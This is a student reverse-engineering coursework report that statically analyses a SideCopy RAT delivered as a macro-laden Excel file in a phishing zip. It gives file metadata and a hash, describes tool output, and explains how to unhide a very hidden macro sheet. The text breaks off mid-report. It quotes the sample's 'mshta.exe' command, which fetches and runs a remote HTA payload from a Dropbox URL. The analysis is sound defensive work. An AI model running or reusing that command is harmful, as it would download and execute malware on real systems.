Static analysis Report

Nihangchha Rai

BSc. (Hons.) -Ethical-hacking and Cyber security

Softwarica College of IT and E-commerce, Coventry University

ST6052CEM: Reverse Engineering

Mr. Samip Pokharel

August 20, 2024

Contents

Overview

The ‘ABC’ company encountered a data breach initiated by malware contained in a zip file attached to a phishing email. When one of the employees opened the hidden the file, a malicious script was executed automatically. This script contains encoded data with numerous functions and files that allowed the malware to run and download certain file. It copied specific files from the computer system and built its own platform and transferred the company data to the attacker domain. This particular type of malware is known as "SideCopy."and it one of a variant of RAT.


Preliminary analysis

File Information

Different tool was used to gather the information of file in this analysis some of them are DIE (Detect It Easy), Oletools, Cyber-chef etc. Upon decompress the zip file contains the malicious "sample.xls" which is an excel file.

From DIE (Detect It Easy)

Figure 1: DIE tool to gather information like compiler, hash, size, entropy, etc. of "sample.xls"






Table 1: Information extracted form DIE

Details	
Name	sample.xls
Size	30720 bytes
Type	XLS (Microsoft Excel Workbooks)
Created Date	01 Jul 2024, 09:31:01
Modified Date	20 June 2024, 13:46:36
Hash (sha256)	78714490712b072dd91de1d2d6e9f7b165037778d6929f683ae8a2f2c6f160c5
Entropy	4.10578
Interesting string	mshta.exe https://dl.dropboxusercontent.com/s/kmplyoh5enq1whf/htseelaa.hta

From Oletools

Oletools is a collection of Python tools for analyzing Microsoft OLE2 files which commonly used in Office documents like Word (.doc, .docx), Excel (.xls, .xlsx), and PowerPoint (.ppt, .pptx). These tools are particularly useful for security researchers and incident responders who need to inspect documents for embedded macros, exploits, or other malicious content.

Figure 2: Types of macros identified from 'oleid.py' tool





Figure 3: Using 'olevba.py' tool to analyze the XLM



From the above figure 3, very hidden macro sheet which auto execute when macro is enabled. And send HTTPS request through 'mshta.exe' to 'https://dl.dropboxusercontent.com/s/kmplyoh5enq1whf/htseelaa.hta.' 'mshta.exe' is a legitimate Microsoft utility that executes Microsoft HTML Application (HTA) files. HTA files are essentially HTML files that contain scripting code (typically written in VBScript or JavaScript) and can be executed with the same permissions as any executable file on the system.

Figure 4: Notification pops up when we open up decoy excel file





Figure 5: Reading bytes and its corresponding hex value in '010 hex editor' tool



Normal visible sheet will have a hex value similar to "85 00 ?? ?? ?? ?? ?? ?? 00" whereas hidden will have "85 00 ?? ?? ?? ?? ?? ?? 01" and very hidden "85 00 ?? ?? ?? ?? ?? ?? 02". What we need to do to unhide this very hidden sheet is to change the ninth bytes to zero.

Figure 6: Opening 'sample.xls' in cyber chef tool




Figure 7:Highlighted hidden macro sheet bytes





Figure 8: Highlighted unhiding the very hidden macro sheet



Using the CyberChef tool, open the file as input, convert each byte of data to hex, then change the 9 bytes of the Excel macro sheet from 02 (Very Hidden) to 00 (Normal).

Figure 9: Copying the hex bytes and using From Hex tool for recovering the excel file






Figure 10: Macro sheet of excel containing two lines of macro



File extraction and analysis

Figure 11: Analyzing the obfuscated JavaScript 'htsaalaa.hta' which was remotely executed through

